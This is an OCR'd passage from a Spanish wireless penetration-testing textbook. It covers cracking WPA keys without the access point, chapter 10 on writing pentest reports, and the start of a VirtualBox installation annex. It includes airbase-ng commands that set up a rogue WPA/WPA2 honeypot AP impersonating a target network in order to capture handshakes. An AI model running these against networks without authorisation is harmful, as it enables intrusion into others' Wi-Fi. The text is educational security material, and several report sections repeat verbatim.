
9.5 Cracking de las claves del WPA sin el AP

Los ataques de Caffe Latte y Hirte le permiten descifrar la clave WEP en ausencia del AP objetivo y atacando al cliente desconectado.

En esta sección, verá que también es posible descifrar una clave WPA, estando en esta situación.

Recuerde el capítulo 7 «Cracking del WPA / WPA2», donde se explicó que, para descifrar una clave WPA, debe capturar un handshake de cuatro vías WPA para recuperar todos los parámetros necesarios para ejecutar el proceso de cracking: el ANonce, el SNonce, el cliente, las direcciones MAC de AP y el MIC (Comprobación de integridad de mensajes).

Vale la pena señalar que no es necesario completar el handshake de cuatro vías, ya que todos estos parámetros se intercambian en los primeros dos paquetes y el AP no necesita conocer la PSK (clave previamente compartida), como puede ver en el siguiente diagrama:



Por lo tanto, puede configurar un AP Honeypot con el protocolo WPA y el mismo SSID de la red objetivo con el siguiente comando:

```
airbase-ng -c 1 -e Target_Network -F wpa -z 2 -W 1 mon0
```

Aquí, la opción `-z` significa WPA y el valor `2` para el cifrado TKIP.

Si quisiera configurar un AP WPA2-CCMP, el comando hubiera sido el siguiente:

```
airbase-ng -c 1 -e Target_Network -F wpa -Z 4 -W 1 mon0
```

De hecho, la opción `-z` significa WPA2 y `4` el cifrado CCMP.

Después de haber recopilado los parámetros de handshake, siga el mismo procedimiento descrito en el capítulo 7 «Cracking del WPA / WPA2» para descifrar la clave con aircrack-ng.

Claramente, este ataque ofrece una oportunidad más de descifrar una clave WPA, ya que está dirigida a clientes aislados y no necesita capturar un verdadero handshake de cuatro vías con el AP.

Descifrar una clave WPA no suele ser tan fácil como descifrar una clave WEP, pero podría volverse simple si se utiliza una PSK (clave previamente compartida) débil; por lo tanto, ¡la necesidad de usar una clave WPA que sea fuerte es muy importante!

Resumen

En este capítulo se analizó los ataques más comunes contra clientes inalámbricos y se cubrió cómo configurar un AP Honeypot que se hace pasar por uno legítimo e induce a los clientes a conectarse a él (ataque Evil Twin). También se explicó los ataques MITM contra clientes conectados y los ataques para recuperar las claves WPA y WEP (ataques Caffe Latte y Hirte) cuando el cliente está aislado de la red.

El siguiente capítulo cubrirá la fase de informes, que mostrará cómo escribir informes inteligentes y efectivos de su prueba de penetración.

Capítulo 10

Informes y conclusiones

Hasta ahora, se analizó las fases de planificación, descubrimiento y ataque de las pruebas de penetración inalámbrica. Todas estas fases son igualmente importantes para lograr resultados precisos y confiables, pero deben completarse con la fase final, que es la fase de informe. En esta fase, toda la información y los hallazgos que surgieron de la prueba de penetración se recopilan y describen en un informe que se enviará al cliente.

Los temas cubiertos en este capítulo son los siguientes:

- Las cuatro etapas de redacción de informes
- El formato del informe

En la siguiente sección, se analizará el proceso de planificación y redacción de un informe profesional.

10.1 Las cuatro etapas de redacción de informes

La fase de informe a menudo se subestima en su importancia y se considera como la parte aburrida, aunque necesaria, de una prueba de penetración. Por supuesto, las fases de descubrimiento y ataque son el núcleo y las partes más emocionantes, ya que es cuando las habilidades técnicas del pentester se aplican en la práctica. Los evaluadores de penetración pueden ser muy hábiles y hacer un excelente trabajo, pero si de alguna manera no pueden comunicar sus logros al cliente de manera efectiva, su trabajo es (al menos en parte) en vano.

Escribir buenos informes es una habilidad requerida, casi un arte, para los evaluadores de penetración, y en cuanto a todas las habilidades, se puede mejorar a través de la práctica.

El proceso de redacción de un informe de prueba de penetración profesional consta de cuatro etapas:

- Informe de planificación
- Recopilación de información
- Escribir el primer borrador
- Revisión y finalización

10.1.1 Planificación de informes

En la primera etapa, la planificación del informe, se definen los objetivos, el público objetivo y los contenidos del informe, así como el tiempo estimado que va a dedicar a su redacción. Definir los objetivos significa explicar por qué se realizó la prueba y los beneficios que se derivarán de ella, lo que ayuda al evaluador de penetración y al cliente a centrarse en los puntos más importantes. El público objetivo del informe generalmente está formado por la gerencia y los ejecutivos de la organización o de la empresa, los gerentes y el personal de tecnología de la información (TI), pero particularmente el equipo de Seguridad de la información, en caso que la organización tuviera uno. Dependiendo del tipo de audiencia, el diseño y el contenido del informe se pueden dividir en dos partes principales: el resumen ejecutivo y el informe técnico. Ambos se cubrirán más adelante en la sección 10.2. «El formato del informe».

Definir la audiencia también implica definir la clasificación y la distribución del informe. La clasificación de un documento, en términos generales, establece su nivel de confidencialidad y, por lo tanto, las personas que pueden leerlo.

La distribución trata de cómo entregarlo a las personas correctas y de manera segura. Por ejemplo, si tiene que enviar el informe por correo electrónico, sería recomendable enviarlo dentro de un mensaje cifrado, utilizando herramientas públicas de cifrado, como, por ejemplo, GnuPGP. De hecho, un informe de prueba de penetración contiene información crítica que podría usarse para atacar la red y los sistemas de la organización si cae en las manos equivocadas.

10.1.2 Recopilación de información

En la etapa de recopilación de información, se compilan todos los resultados y hallazgos resultantes de las fases de prueba de penetración previas.

Durante la prueba de penetración, es esencial registrar y documentar los resultados de la exploración de red y la evaluación de vulnerabilidad, las herramientas y los procedimientos utilizados, y tomar capturas de pantalla significativas de las actividades implementadas.

Al usar una herramienta de línea de comandos, es una buena práctica guardar la salida en un archivo. Por ejemplo, tanto airodump-ng como Kismet, utilizados en la fase de descubrimiento, tienen opciones para guardar las salidas en formatos legibles de texto, como, por ejemplo, CSV y XML.


De hecho, documentar todos los pasos también es importante porque deben ser repetibles por otros probadores de penetración o, eventualmente, por el propio personal de TI del cliente.

10.1.3 Herramientas de documentación

Hay algunas herramientas disponibles en Kali Linux que le ayudan a tomar notas y documentar los pasos de una prueba de penetración.

Uno es **KeepNote**, un programa multiplataforma escrito en Python, que admite organizaciones jerárquicas para notas, formateo de texto enriquecido y para archivos adjuntos.

La siguiente imagen es una captura de pantalla del programa:




Otra herramienta de documentación útil es **Dradis**, un framework de código abierto para la colaboración y el intercambio de información dedicado a las evaluaciones de seguridad. Dradis es una aplicación web autónoma que proporciona un repositorio centralizado de información que es particularmente útil cuando las pruebas de penetración son ejecutadas por un equipo.


Para ejecutar Dradis, desde el menú de la aplicación, navegue a **Kali Linux | Herramientas de informes | Documentación | Dradis.**

Se inicia el servicio relativo y se abre una ventana del navegador que se conecta a la URL https: // localhost: 3000, donde 3000 es el puerto predeterminado en el que el servidor web Dradis está escuchando. Cuando ejecute el programa por primera vez, es necesario configurar la contraseña que usará para posteriores inicios de sesión.


Cuando inicie sesión, se le muestra una interfaz y tendrá elegir un nombre de usuario para la aplicación.



Al ingresar, se muestra la siguiente interfaz:



Al seleccionar **Agregar un nuevo issue**, se muestra un asistente como el de la siguiente figura:



Dradis también puede generar informes simples en formatos HTML y Word que se pueden usar para escribir el informe completo.

Para funciones de informes más avanzadas, hay disponible una versión profesional de Dradis.

Los usuarios de Linux, que generalmente se utilizan para herramientas basadas en terminales, pueden encontrarlo cómodo usando editores como Vim o Emacs y escribiendo documentación en lenguajes de marcado de texto plano como Markdown o reStructuredText. Estos lenguajes de marcado proporcionan una forma fácil de usar, limpia y de formato independiente para producir documentos que se pueden exportar fácilmente en diferentes formatos, incluidos, por ejemplo, PDF y HTML.

10.1.4 Escribir el primer borrador

Después de recopilar la información de las fases de descubrimiento y ataque, el próximo paso es escribir el primer borrador del informe. En esta etapa, se organiza toda la información recopilada de forma estructurada y se describe todos los pasos realizados durante la prueba de penetración. La redacción del informe debe seguir un formato, como verá más adelante en este capítulo. El primer borrador de escritura generalmente toma alrededor del sesenta por ciento de todo el tiempo de redacción del informe.

10.1.5 Revisión y finalización

La etapa final, revisión y finalización, consiste en verificar el informe para corregir posibles errores o imprecisiones, y editarlo profesionalmente para cumplir con los requisitos y las normas del cliente.

Si el informe ha sido escrito por un solo probador de penetración, se recomienda la revisión por pares; mientras que, si ha sido escrito por un equipo de pruebas de penetración, todos los miembros del equipo deben revisarlo.

10.2 El formato del informe

En esta sección se describe un formato típico utilizado para producir informes profesionales de pruebas de penetración.

Antes de escribir el informe, debe elegir el aspecto del documento: las fuentes y los colores para los títulos y el texto, los márgenes, el contenido del encabezado y pie de página, etc.

Dradis también puede generar informes simples en formatos HTML y Word que se pueden usar para escribir el informe completo.

Para funciones de informes más avanzadas, hay disponible una versión profesional de Dradis.

Los usuarios de Linux, que generalmente se utilizan para herramientas basadas en terminales, pueden encontrarlo cómodo usando editores como Vim o Emacs y escribiendo documentación en lenguajes de marcado de texto plano como Markdown o reStructuredText. Estos lenguajes de marcado proporcionan una forma fácil de usar, limpia y de formato independiente para producir documentos que se pueden exportar fácilmente en diferentes formatos, incluidos, por ejemplo, PDF y HTML.

10.1.4 Escribir el primer borrador

Después de recopilar la información de las fases de descubrimiento y ataque, el próximo paso es escribir el primer borrador del informe. En esta etapa, se organiza toda la información recopilada de forma estructurada y se describe todos los pasos realizados durante la prueba de penetración. La redacción del informe debe seguir un formato, como verá más adelante en este capítulo. El primer borrador de escritura generalmente toma alrededor del sesenta por ciento de todo el tiempo de redacción del informe.

10.1.5 Revisión y finalización

La etapa final, revisión y finalización, consiste en verificar el informe para corregir posibles errores o imprecisiones, y editarlo profesionalmente para cumplir con los requisitos y las normas del cliente.

Si el informe ha sido escrito por un solo probador de penetración, se recomienda la revisión por pares; mientras que, si ha sido escrito por un equipo de pruebas de penetración, todos los miembros del equipo deben revisarlo.

10.2 El formato del informe

En esta sección se describe un formato típico utilizado para producir informes profesionales de pruebas de penetración.

Antes de escribir el informe, debe elegir el aspecto del documento: las fuentes y los colores para los títulos y el texto, los márgenes, el contenido del encabezado y pie de página, etc.

Un informe generalmente comienza con una página de portada que contiene el nombre y la versión del informe, la fecha, el fabricante del servicio y los nombres de la organización. El fabricante de servicios es el probador de penetración o el equipo de pruebas de penetración. En este último caso, es una buena práctica incluir el nombre de todos los miembros del equipo.

Después de la página de portada, si el informe es más largo que algunas páginas, debe incluir una tabla de contenido para enumerar todas las secciones del informe con los números de página.

El contenido del informe se puede agrupar, como vio anteriormente, en dos secciones principales: el resumen ejecutivo y el informe técnico.

10.2.1 El resumen ejecutivo

El resumen ejecutivo, como su nombre indica, está destinado a la administración o ejecutivos de la organización del cliente, es decir, que es para una audiencia no técnica.

El resumen debe ser una descripción general de alto nivel y concisa del alcance, los objetivos y los resultados de la prueba de penetración, expresada en un lenguaje claro y debe evitar el uso excesivo de tecnicismos.

No es necesario que mencione las herramientas y las técnicas utilizadas, sino que debería centrarse en los resultados y establecer si las redes probadas son seguras o no; debe describir cómo la seguridad, es decir, la confidencialidad, integridad y disponibilidad de la información, se ve afectada por los problemas encontrados y lo que se debe hacer para solucionarlos.

De hecho, los ejecutivos están mucho más interesados en el impacto que las vulnerabilidades podrían tener en sus negocios que en aprender sus detalles técnicos.

10.2.2 El informe técnico

El informe técnico está dirigido a los gerentes y personal de TI (generalmente administradores de redes y sistemas), y a los gerentes y analistas de seguridad de la información, en caso que la organización tuviera a esos profesionales..

La sección de informe técnico comienza, generalmente, con una descripción de la metodología adoptada para realizar las pruebas, que podría incluir, entre otros, las certificaciones propiedad de los probadores de penetración, el tipo de software utilizado (comercial o de código abierto) y cómo se calculó la calificación de riesgo de las vulnerabilidades. Por ejemplo, un estándar libre y abierto para evaluar la gravedad de una vulnerabilidad es el Sistema de puntuación de vulnerabilidad común (CVSS).

Siguiendo la sección de metodología, un informe de prueba de penetración inalámbrica incluye típicamente una lista completa de redes y clientes detectados, un resumen de las vulnerabilidades detectadas agrupadas por gravedad y una descripción detallada de cada vulnerabilidad.

Resumen

En este capítulo final se describió las fases que debe tener en cuenta al momento de redactar un informe después de realizadas las pruebas de pentesting. Se consideró cuatro fases y el formato que debe tener.

Anexo 1

Instalación de VirtualBox

Descargar e instalar Virtual Box

VirtualBox está disponible en https://virtualbox.org como un paquete de software de código abierto distribuido bajo GPL (Licencia Pública General de GNU).


Realice las siguientes instrucciones paso a paso:

1. Navegue a la página principal de VirtualBox escribiendo https://virtualbox.org y haga clic en la versión que está vigente (a la fecha de escribir este libro es la **5.2**).

